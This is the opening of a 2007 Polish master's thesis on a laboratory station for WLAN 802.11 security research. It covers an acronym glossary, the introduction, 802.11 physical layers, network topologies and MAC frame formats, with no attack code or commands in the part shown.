POLITECHNIKA WROCŁAWSKA

WYDZIAŁ ELEKTRONIKI

KIERUNEK: Elektronika i Telekomunikacja
SPECJALNOŚĆ: Telekomunikacja Ruchowa

PRACA DYPLOMOWA MAGISTERSKA

Stanowisko laboratoryjne do badania zabezpieczeń w sieciach WLAN 802.11x

Lab place for security researches of WLAN 802.11x networks

PROWADZĄCY PRACĘ:
dr inż. Marcin Głowacki

OPIEKUN:
dr inż. Marcin Głowacki

OCENA PRACY:

Wrocław 2007

Spis treści

1. Słowniczek skrótów

- *ACL* - ang. *Access Control List* – lista kontroli dostępu
- *AES* - ang. *Advanced Encryption Standard* – algorytm szyfrowania, stosowany w CCMP
- *AID* - ang. *Association Identifier* – identyfikator portu logicznego w AP przydzielany do skojarzenia z punktem dostępowym
- *AP* - ang. *Access Point* – punkt dostępowy
- *ARP* - ang. *Address Resolution Protocol* – protokół odpowiedzialny za powiązanie adresów fizycznych i logicznych w sieci TCP/IP
- *BSS* - ang. *Basic Service Set* – podstawowa topologia sieci WLAN
- *CCMP* - ang. *Counter Mode CBC-MAC Protocol* – algorytm poufności danych stosowany w WPA2
- *CRC-32* - ang. *Cyclic Redundancy Code - 32 bit* – algorytm wyznaczający sumę kontrolną na podstawie wielomianów
- *DES* - ang. *Data Encryption Standard* – algorytm szyfrowania
- *DHCP* - ang. Dynamic Host Configuration Protocol – protokół umożliwiający automatyczną konfigurację interfejsów sieciowych
- *DNS* - ang. *Domain Name System* – system rozwiązywania nazw domenowych na adresy IP i odwrotnie (tzw. RevDNS)
- *DoS* - ang. *Denial Of Service* – atak odmowy usługi
- *EAP* - ang. *Extensible Authentication Protocol* – protokół stosowany w szkielecie uwierzytelniania 802.1X warstwy drugiej
- *ESS* - ang. *Extended Service Set* – rozszerzona topologia sieci WLAN
- *FCS* - ang. *Frame Check Sequence* – sekwencja bitów, dołączana do ramki w celu badania prawidłowej kolejności jej odebrania
- *FMS* - ang. *Fluhrer Mantin Shamir attack* – atak niemieckich kryptografów na algorytm WEP

- *GPL* - ang. *General Public License* – licencja publiczna dla wolnego oprogramowania
- *GTK* - ang. *Group Transient Key* – tymczasowy klucz grupowy w negocjacji czteroetapowej
- *HTML* - ang. *HyperText Markup Language* – język stron internetowych
- *IBSS* - ang. *Independent Basic Service Set* – niezależna topologia sieci WLAN, pracująca bez punktu dostępowego
- *ICV* - ang. *Integrity Check Value* – pole dołączane do ramki przez algorytm WEP w celu sprawdzenia integralności danych
- *ISM* - ang. *Industrial Scientific Medical* – pasmo 2.4 GHz, na którym pracują sieci WLAN, Bluetooth, kuchnie mikrofalowe i inne urządzenia
- *IV* - ang. *Initialization Vector* – wektor inicjacyjny w RC4 i WEP
- *KCK* - ang. *Key Confirmation Key* – klucz do generowania kodu uwierzytelniającego wiadomości w negocjacji czteroetapowej
- *KDE* - ang. *K Desktop Environment* – środowisko graficzne systemu Linux
- *KEK* - ang. *Key Encryption Key* – klucz do zapewnienia poufności danych w trakcie negocjacji czteroetapowej
- *KSA* - ang. *Key Shedulling Algorithm* – algorytm zarządzania kluczami
- *LAN* - ang. *Local Area Network* – sieć lokalna
- *LEAP* - ang. *Lightweight Extensible Authentication Protocol* – algorytm uwierzytelniania firmy Cisco
- *LiLo* - ang. *Linux Loader* – program rozruchowy systemu Linux
- *MAC* - ang. *Media Access Control* – podwarstwa warstwy drugiej, odpowiedzialna za dostęp do medium
- *MIC* - ang. *Message Integrity Chceck (Michael)* – algorytm zapewniający integralność danych w WPA/WPA2
- *MK* - ang. *Master Key* – klucz nadrzędny w negocjacji czteroetapowej, wygenerowany przez algorytm uwierzytelniania
- *PAE* - ang. *Port Access Entity* – logiczny port usług lub uwierzytelniania w urządzeniu weryfikującym tożsamość (np. AP)
- *PEAP* - ang. *Protected Extensible Authentication Protocol* – oparty na nazwach użytkowników i hasłach protokół EAP

- *PHP* - ang. *PHP Hypertext Processor* – dynamiczny język stron internetowych, podobny składnią do języka C; wizualnym efektem jego wykonania jest kod HTML
- *PMK* - ang. *Pairwise Master Key* – pojedynczy klucz główny
- *PPPoE* - ang. *Point-to-Point Protocol over Ethernet* – protokół punkt-punkt działający w technologii Ethernet
- *PRGA* - ang. *Pseudo Random Generation Algorithm* – algorytm pseudolosowej generacji
- *PSK* - ang. *Pre-Shared Key* – klucz współdzielony, służący do uwierzytelniania oraz szyfrowania danych w WEP, oraz pośrednio w WPA-PSK, WPA2-PSK
- *PTK* - ang. *Pairwise Transient Key* – tymczasowy klucz, zawierający KCK, KEK, TEK, TMK
- *PTW* - ang. *Pychkin Weinmann Tews attack* – metoda łamania algorytmu WEP opracowana przez niemieckich kryptografów w kwietniu 2007 roku
- *RADIUS* - ang. *Remote Authentication Dial In User Service* – serwer uwierzytelniający oraz rozliczający
- *RC4* - ang. *Rivest Cipher 4* – algorytm wykorzystany w WEP oraz TKIP
- *SSID* - ang. *Service Set Identifier* – identyfikator sieci bezprzewodowej
- *TCP/IP* - ang. *Transport Control Protocol / Internet Protocol* – najpopularniejszy obecnie protokół służący do komunikacji w sieci
- *TEK* - ang. *Temporary Encryption Key* – klucz do szyfrowania danych w algorytmach TKIP oraz AES
- *TKIP* - ang. *Temporary Key Integrity Protocol* – algorytm oparty o RC4, wykorzystany w WPA
- *TLS* - ang. *Transport Layer Security* – metoda zapewnienia bezpieczeństwa w warstwie transportowej, oparta o certyfikaty cyfrowe
- *TMK* - ang. *Temporary MIC Key* – klucz do uwierzytelniania danych, używany przez algorytm MIC
- *WEP* - ang. *Wired Equivalent Privacy* – algorytm poufności danych, zdefiniowany przez pierwszą wersję standardu IEEE 802.11
- *WLAN* - ang. *Wireless Local Area Network* – bezprzewodowa sieć lokalna
- *WPA* - ang. *Wi-fi Protected Access* – specyfikacja eliminująca wady zabezpieczeń IEEE 802.11

2. Wprowadzenie

W ciągu ostatnich kilku lat lokalne sieci bezprzewodowe WLAN (ang. *Wireless Local Area Network*) stały się dość popularne, głównie za sprawą niskich cen urządzeń dostępowych. Coraz więcej użytkowników decyduje się na wprowadzenie do życia codziennego bezprzewodowych rozwiązań, umożliwiających swobodny dostęp do zasobów Internetu z komputerów przenośnych a także innych urządzeń typu palmtop lub telefon VoIP (ang. *Voice over IP Protocol*). Przepustowości, jakie obecnie zapewniają urządzenia zgodne ze standardami IEEE 802.11g w zupełności wystarczają do komfortowej pracy w globalnej sieci.

Również coraz więcej małych, lokalnych i niezależnych firm wykorzystuje sieci WLAN jako rozwiązanie problemu ostatniej mili czyli zapewnienia cyfrowej łączności z abonentem. Wszystko to za sprawą niewielkich kosztów, jakie trzeba zainwestować w infrastrukturę aby rozpocząć tego typu działalność. Niestety sieci WLAN pracują w ogólnodostępnych pasmach częstotliwości (ISM 2.4 GHz oraz 5 GHz), co w konsekwencji powoduje wzrost zakłóceń proporcjonalny do ilości sieci znajdujących się na danym obszarze.

Ponadto, bezpieczeństwo jest aspektem niezwykle ważnym. Na bezpieczeństwo sieci bezprzewodowych składa się kilka czynników, które podzielić można na trzy główne grupy:

a) warunkujące bezpieczne uwierzytelnienie (ang. *authentication*) czyli dopuszczenie tylko autoryzowanych użytkowników do zasobów sieci;
b) zapewniające poufność transmisji informacji czyli algorytmy szyfrowania transmisji (ang. *encryption*);
c) kontrolujące integralność przesyłanych informacji (ang. *integrity*) czyli zgodność informacji nadanych z informacjami otrzymanymi.

Do tej pory opracowano dwa standardy, w których mowa jest o bezpieczeństwie sieci WLAN – IEEE 802.11 oraz IEEE 802.11i. Oprócz nich powstała przejściowa specyfikacja o nazwie WPA (ang. *WiFi Protected Access*). Od kilku lat wiadomo, że

aspekty bezpieczeństwa przedstawione w treści standardu IEEE 802.11 posiadają poważne wady, które całkowicie dyskwalifikują je pod względem wykorzystania. Jednak nieświadomi potencjalnego zagrożenia użytkownicy do tej pory korzystają z omawianych metod zabezpieczeń z uwagi na prostotę ich konfiguracji oraz kompatybilność ze starszymi urządzeniami dostępowymi.

W przypadku małych firm, które w ciągu kilku ostatnich lat rozwinęły swoją infrastrukturę sieciową w oparciu o sprzęt zgodny ze standardem IEEE 802.11, wprowadzenie odpowiednich zabezpieczeń warstwy drugiej modelu odniesienia ISO-OSI zgodnych ze standardem IEEE 802.11i jest praktycznie niemożliwe. To główny powód, dla którego obecnie rezygnuje się z zapewnienia odpowiedniego poziomu bezpieczeństwa warstwy drugiej. Na jego miejsce stosuje się różne elastyczne rozwiązania zapewniające poufność korzystania z sieci na poziomie warstwy trzeciej i warstw wyższych takich jak VPN (ang. *Virtual Private Network*). Jednak rozwiązania takie wciąż dają nieautoryzowanym użytkownikom możliwość dostępu do sieci (warstwa druga) oraz przeprowadzenia ataków typu DoS (ang. *Denial of Service* – odmowa dostępu do usługi).

Celem pracy magisterskiej jest analiza mechanizmów bezpieczeństwa sieci bezprzewodowych WLAN oraz wskazanie ich słabości. Dla zademonstrowania mechanizmów bezpieczeństwa oraz metod ich łamania skonstruowane zostanie stanowisko laboratoryjne, możliwe do wykorzystania dla celów dydaktycznych.

2.1. Technologie warstwy fizycznej sieci 802.11

Standard IEEE 802.11 definiuje pięć technologii warstwy fizycznej. Charakteryzują się one różnymi częstotliwościami pracy, oferowanymi przepływnościami bitowymi oraz technikami wielodostępu. Należą do nich:

a) warstwa fizyczna IEEE 802.11 z techniką FHSS (ang. *Frequency Hopping Spread Spectrum*), polegającą na rozpraszaniu widma częstotliwości metodą skoków w paśmie ISM 2.4 GHz, zapewniająca przepływności bitowe do 2 Mb/s;
b) warstwa fizyczna IEEE 802.11 z technika DSSS (ang. *Direct Sequence Spread Spectrum*), polegającą na rozpraszaniu widma częstotliwości metodą bezpośrednią za pomocą sekwencji pseudolosowych w paśmie ISM 2.4 GHz, zapewniająca przepływności bitowe do 2 Mb/s;
c) warstwa fizyczna IEEE 802.11b z techniką jak w IEEE 802.11 w paśmie 2.4 GHz, zapewniająca przepływności bitowe do 11 Mb/s;
d) warstwa fizyczna IEEE 802.11a z techniką OFDM (ang. *Orthogonal Frequency Division Multiplexing*), polegającą na ortogonalnym zwielokrotnieniu z podziałem częstotliwości w paśmie 5 GHz, zapewniająca przepływności bitowe do 54 Mb/s;
e) warstwa fizyczna IEEE 802.11g z techniką ERP (ang. *Extended Rate PHY*), zapewniająca przepływności bitowe do 54 Mb/s przy pomocy technik zaczerpniętych z OFDM;
f) warstwa fizyczna IEEE 802.11n, wprowadzająca do sieci WLAN technologię MIMO (*ang. Multiple Input – Multiple Output*), która wykorzystuje niepożądane do tej pory zjawisko, jakim jest propagacja wielodrogowa i zapewnia przepływności bitowe powyżej 100Mb/s.

W chwili obecnej systemy WLAN korzystające z techniki FHSS nie są już powszechnie stosowane. Największą popularnością cieszą się urządzenia zgodne ze standardami a/b/g z uwagi na niską cenę urządzeń oraz niezbyt skomplikowany sposób konfiguracji.


2.2. Topologie sieci WLAN

Topologia sieci, w aspekcie sieci WLAN, to inaczej sposób łączenia się hostów będących uczestnikami sieci ze sobą lub z urządzeniami dystrybucyjnymi. W przypadku sieci WLAN określono cztery rodzaje topologii, które umożliwiają hostom pracę w środowisku bezprzewodowym. Należą do nich [2]:

a) topologia IBSS (ang. *Independent Basic Service Set*);
b) topologia BSS (ang. *Basic Service Set*);
c) topologia ESS (ang. *Extended Service Set*);
d) topologia MESH (rozwiązanie badane przez firmę Microsoft, pochodzi z nieratyfikowanego jeszcze standardu IEEE 802.11s) [24].

2.2.1. Topologia IBSS

Sieć pracująca w topologii IBSS to grupa urządzeń, zgodnych ze standardem 802.11, które łączą się ze sobą bezpośrednio (ang. *peer-to-peer*). Inna nazwa dla tego rodzaju sieci to sieć tymczasowa lub *ad-hoc network*. Rysunek 2.1 przedstawia obrazowo strukturę sieci IBSS.



Rys. 2.1. Topologia IBSS


Z pojęciem sieci IBSS związana jest sytuacja, kiedy indywidualne, niezależne urządzenia klienckie tworzą samowystarczalną sieć nie korzystając z punktu dostępowego AP (ang. *Access Point*). Tego typu sieci nie wymagają żadnego wstępnego planowania ani pomiarów, gdyż ich struktura jest tymczasowa. Zwykle istnieją na niewielkim obszarze (np. biuro, mieszkanie) oraz jedynie w czasie wymiany informacji. Liczba użytkowników takiej konfiguracji sieciowej jest teoretycznie nieograniczona, jednak nie zawsze wszyscy mogą się komunikować ze sobą ponieważ może dojść do sytuacji, kiedy na jednej linii znajdą się trzy urządzenia bezprzewodowe. W takim przypadku hosty na końcu tej linii nie mają możliwości komunikacji ze sobą, ponieważ nie zdefiniowano żadnego mechanizmu przekazywania (ang. *Relaying*) dla tego typu sieci.

Jak już wcześniej zauważono, w sieci IBSS nie ma punktu dostępowego więc sterowanie taktowaniem jest rozproszone. Klient inicjujący sieć IBSS ustawia odstęp sygnalizacyjny w celu utworzenia czasów wysyłania sygnalizatorów TBTT (ang. *Target Beacon Transmission Times*). TBTT są następnie wysyłane do wszystkich pozostałych klientów, którzy synchronizują swoje liczniki czasowe do zadanego opóźnienia za pomocą funkcji TSF (ang. *Timer Synchronization Function*), umieszczonej w TBTT. Jeśli wartość TSF jest większa (zegar w stacji nadawczej taktowany jest szybciej) to następuje aktualizacja licznika czasowego zgodnie z otrzymaną wartością. W konsekwencji powoduje to, że urządzenia dostosowują taktowanie do klienta z najszybszym licznikiem. W przypadku większej ilości użytkowników synchronizacja rozproszona może stać się procesem czasochłonnym.

2.2.2. Topologia BSS

Sieć BSS to grupa stacji bezprzewodowych komunikujących się ze sobą przez wyspecjalizowany do tego celu punkt dostępowy AP. Punkt dostępowy jest centralnym punktem komunikacyjnym dla wszystkich stacji należących do sieci BSS. Stacje bezprzewodowe nie mają możliwości bezpośredniej komunikacji ze sobą. Komunikacja między nimi odbywa się poprzez przekazywanie ramek ze źródła do celu w punkcie dostępowym. Punkt dostępowy może dysponować również portami *uplink* takimi jak RJ-45 (np. Fast Ethernet) lub RJ-11 do połączenia w technologii xDSL z innymi


sieciami. Z tego powodu sieci BSS nazywa się również sieciami typu *Infrastructure*. Topologię BSS przedstawiono na rysunku 2.2.



Rys. 2.2. Topologia BSS

2.2.3. Topologia ESS

Sieci strukturalne (ang. *Infrastructure*) można grupować za pomocą łączy typu *uplink* poprzez odpowiedni system dystrybucyjny np. routery, przełączniki, koncentratory. Zbiór sieci BSS połączonych określonym systemem dystrybucyjnym określono mianem topologii ESS. Rysunek 2.3 przedstawia przykładową konfigurację sieci ESS, która bardzo często wykorzystywana jest przez lokalne sieci osiedlowe.




Rys. 2.3. Złożona topologia ESS

2.2.4. Topologia MESH

Głównym założeniem topologii typu MESH (krata, siatka) jest umożliwienie komunikacji bezprzewodowej między urządzeniami sieciowym bez konieczności angażowania urządzeń typu AP (jednak nie wyklucza ich całkowicie). W porównaniu do topologii IBSS, wprowadzono tu możliwość komunikowania się z odległymi jednostkami WLAN poprzez urządzenia znajdujące się między stacją początkową a końcową. Posiada ona kilka istotnych zalet. Przede wszystkim oferuje dużą skalowalność sieci oraz samo-naprawialność. W przypadku awarii jednego z urządzeń sieciowych, cały ruch może zostać przekierowany poprzez inne urządzenie sieciowe. Dodatkową zaletą sieci typu MESH ma być kompatybilność z innymi sieciami 802.11.

Największym problemem, z jakim borykają się tego typu sieci to odpowiednie protokoły wyboru tras (ang. *Routing*). Przewidywana na rok 2008 ratyfikacja standardu IEEE 802.11s definiuje podstawowy i opcjonalny protokół routingu dla sieci MESH. Pierwszy z nich to HWMP (ang. *Hybrid Wireless Mesh Protocol*). Łączy routing dynamiczny na żądanie z routingiem, działającym na zasadzie budowania struktury drzewa z uwzględnieniem tzw. kosztów dotarcia do korzenia. Drugi to RA-OLSR (ang. *Radio Aware Optimized Link State Routing protocol*). Funkcjonuje on na zasadzie ograniczenia informacji o ścieżkach wysyłanych w sieci przez ograniczenie pamiętanych tras wyłącznie do najbliższych sąsiadów danej stacji bezprzewodowej. Rysunek 2.4 przedstawia przykład topologii typu MESH.



Rys. 2.4. Przykładowa topologia typu MESH (kolorami zielonym, czerwonym oraz niebieskim zaznaczono przykładowe ścieżki od Hosta 1 do AP)

3. Warstwa MAC w sieci 802.11


Warstwa MAC w sieciach 802.11 odpowiedzialna jest za dostęp do bezprzewodowego medium transmisyjnego. Na poziomie tej warstwy realizowane jest łączenie się stacji bezprzewodowych oraz wszelkie procedury związane z uwierzytelnianiem w sieci. Operuje ona trzema rodzajami ramek MAC, do których zaliczono:

a) ramki kontrolne (ang. *Control Frames*), usprawniające wysyłanie ramek danych;
b) ramki zarządzające (ang. *Management Frames*), odpowiadające za uwierzytelnianie, łączność i status w sieci;
c) ramki danych (ang. *Data Frames*), przenoszące dane między stacjami.

W zależności od rodzaju topologii sieci, ramki warstwy MAC używają identyfikatorów sieci takich jak BSSID lub ESSID (ang. *BSS or ESS IDentifier*), które są 48-bitowymi adresami fizycznymi urządzeń. Dodatkowo ramki zarządzające używają identyfikatora SSID (ang. *Service Set Identifier*) o rozmiarze 0-32 bajtów, który jest nazwa sieci o długości 0-32 znaków.

3.1. Formaty ramek MAC

Ogólny format ramki MAC został przedstawiony na rysunku 2.1. Zawiera on elementy, które znajdują się w ramkach MAC, niezależnie od ich typu. Za określenie typu ramki odpowiada element Frame Control, którego elementy składowe również przedstawiono na rysunku 3.1 oraz opisano poniżej.



Rys. 3.1. Format ramki MAC oraz elementu FRAME CONTROL

Na elementy ramki MAC składają się:

a) element Frame Control o długości 2 bajtów, który zawiera 11 pól przedstawionych i omówionych w tabeli 3.1;

Tabela 3.1. Pola elementu Frame Control oraz ich funkcje (na podstawie [1])

Nazwa pola	Długość	Funkcja
PROTOCOL VERSION	2	Określa wersję protokołu 802.11 MAC. Jest to wartość przewidziana na przyszłość (np. dla standardu 802.11n/s) i ustawiona jest na 0.
TYPE	2	Określa jeden z trzech typów ramki MAC: kontrolna, zarządzająca lub danych. Czwarta możliwość (2 bity) jest zarezerwowana.
SUBTYPE	4	Określa podtyp ramki. Wszystkie podtypy ramek wraz z ich funkcjami zostały omówione w punkcie 5.1.1.
TO DS.	1	Określa, czy ramka przeznaczona jest dla systemu dystrybucyjnego (np. AP)
FROM DS.	1	Określa, czy ramka pochodzi od systemu dystrybucyjnego (np. AP)
MORE FRAGMENTS	1	Określa, czy ramka jest fragmentem danej ramki czy jest kompletna.
RETRY	1	Określa czy ramka jest retransmitowana.
POWER MANAGEMENT	1	Wskazuje tryb zasilania stacji (oszczędny, normalny). Szczegóły dotyczące trybów zasilania nie zostaną przytoczone w niniejszej pracy dyplomowej.
MORE DATA	1	Informuje stację odbiorczą o przeznaczonej dla niej porcji danych, które są zbuforowanie w AP.
WEP	1	Informuje, że do szyfrowania ramki zastosowano algorytm WEP (ang. *Wired Equivalent Privacy*) omówiony szczegółowo później.
ORDER	1	Określa porządek przesyłania ramek. Zazwyczaj ustawione jest na 1.

b) element DURATION ID o długości 2 bitów, określający czas trwania wymiany ramek pomiędzy stacjami lub używany do celów dodatkowych;
c) elementy ADDRESS 1, 2, 3, 4 o długości 6 bajtów, zależne od typu i podtypu ramki;
d) element SEQUENCE CONTROL o długości 2 bajtów, informujący system o numerze kolejnego fragmentu ramki;
e) element FCS o długości 4 bajtów, zawierający sumę kontrolną CRC32, obliczaną na podstawie wszystkich pozostałych pól ramki.

3.1.1. Ramki kontrolne

W tabeli 3.2 przedstawiono typy ramek kontrolnych oraz opis funkcji i ewentualny opis znaczenia elementów znajdujących się w danym typie ramki.

Tabela 3.2. Ramki kontrolne oraz ich funkcje (na podstawie [1])

Nazwa	Funkcja
Power Save Pool (PS-Poll)	Informuje punkt dostępu, o żądaniu przez bezprzewodową stację pracującą w trybie oszczędnym dostarczenia wszystkich zbuforowanych ramek.
RTS	Odpowiada za żądanie rezerwacji bezprzewodowego nośnika oraz jest częścią mechanizmu dostępu 802.11. Definiuje czas potrzebny na transmisję danych czyli przesłanie ramek RTS, CTS, danych oraz ACK.
CTS	Jest odpowiedzią na ramkę RTS informującą stację odbiorczą o rezerwacji nośnika na określony czas.
ACK	Jest potwierdzeniem transmisji ramki, informuje nadawcę o pomyślnym odebraniu ramki danych przez odbiorcę.
CF-END CF-END + CF-ACK	Ramki te informują punkt dostępowy o końcu okresu bez rywalizacji o dostęp do nośnika.

3.1.2. Ramki zarządzające

Ramki zarządzające (przedstawione w tabeli 3.3), oprócz charakterystycznych dla nich pól, zawierają również właściwe dla ramek zarządzających struktury danych zwanych elementami informacyjnymi oraz pola stałe. Pola te przekazują do stacji bezprzewodowych informacje o następujących wybranych parametrach:

a) SSID – nazwa sieci;
b) obsługiwane prędkości transmisji;
c) parametry dotyczące techniki transmisji w warstwie fizycznej;

d) tekst wezwania, używany w ramkach związanych z uwierzytelnianiem;
e) identyfikator algorytmu uwierzytelniania;
f) interwał sygnalizatora (związany z synchronizacją);
g) adres fizyczny bieżącego punktu dostępowego;
h) identyfikator stacji bezprzewodowej AID przyznany przez AP;
i) ściśle określony kod, związany z przyczyną odmowy autoryzacji przez punkt dostępowy.

Tabela 3.3. Ramki zarządzające i ich funkcje (na podstawie [1])

Nazwa	Funkcja
BEACON	Jest to ramka sygnalizacyjna, wysyłana w tempie wyznaczanym przez sygnały sygnalizacyjne. Zapewnia synchronizację czasową między AP a stacjami bezprzewodowymi. Przenosi również parametry związane z warstwą fizyczną (np. obsługiwane prędkości). Producenci sprzętu mogą ponadto umieszczać w niej własne niestandardowe informacje.
PROBE REQUEST	Ramka oznaczająca żądanie w trybie wyszukiwania dostępnych sieci bezprzewodowych na danym obszarze.
PROBE RESPONSE	Odpowiedz stacji (lub AP) na powyższe żądanie.
AUTHENTICATION	Ramka informująca o wykorzystywanym w danej sieci algorytmie uwierzytelniania.
DEAUTHENTICATION	Ramka informująca stację bezprzewodową o cofnięciu uwierzytelnienia.
ASSOCIATION REQUEST	Ramka przenosząca żądanie skojarzenia stacji bezprzewodowej z punktem dostępowym. Proces skojarzenia zostanie omówiony w dalszej części.
ASSOCIATION RESPONSE	Odpowiedz punktu dostępowego na żądanie skojarzenia wysyłana do stacji bezprzewodowej.
REASSOCIATION REQUEST	Żądanie przez punkt dostępowy ponownego skojarzenia od stacji bezprzewodowej.
REASSOCIATION RESPONSE	Odpowiedź stacji bezprzewodowej na powyższe żądanie, w trakcie której następuje ponowne skojarzenie z punktem dostępowym.
DISASSOCIATION	Ramka informująca stację bezprzewodową o cofnięciu (zerwaniu) skojarzenia z punktem dostępowym (lub inną stacją bezprzewodową).

3.1.3. Ramki danych

Ramki danych, jak sama nazwa wskazuje, przenoszą ładunek (informacje) od nadawcy do odbiorcy. Standard 802.11 definiuje osiem różnych typów ramek danych, jednak w niniejszym podpunkcie omówione zostaną dwa najistotniejsze. Pierwszy z nich to ramki DATA. Ich budowa jest bardzo prosta w odniesieniu do rysunku 3.1. Trzy

pierwsze pola adresowe zawierają kolejno: fizyczny adres docelowy, punktu dostępowego oraz źródłowy. Pomiędzy polem SEQUENCE CONTROL a FSC znajduje się ładunek danych o długości 1-2312 bajtów. Drugi z omawianych typów ramek to NULL DATA. Charakteryzuje się on zerowym ładunkiem danych w porównaniu do ramki DATA. Wysłanie takiej ramki przez którąkolwiek ze stacji bezprzewodowych lub punkt dostępowy oznacza zmianę w bicie trybu oszczędnego w polu FRAME CONTROL (Rys. 3.1).

3.2. Mechanizm łączenia się stacji bezprzewodowych

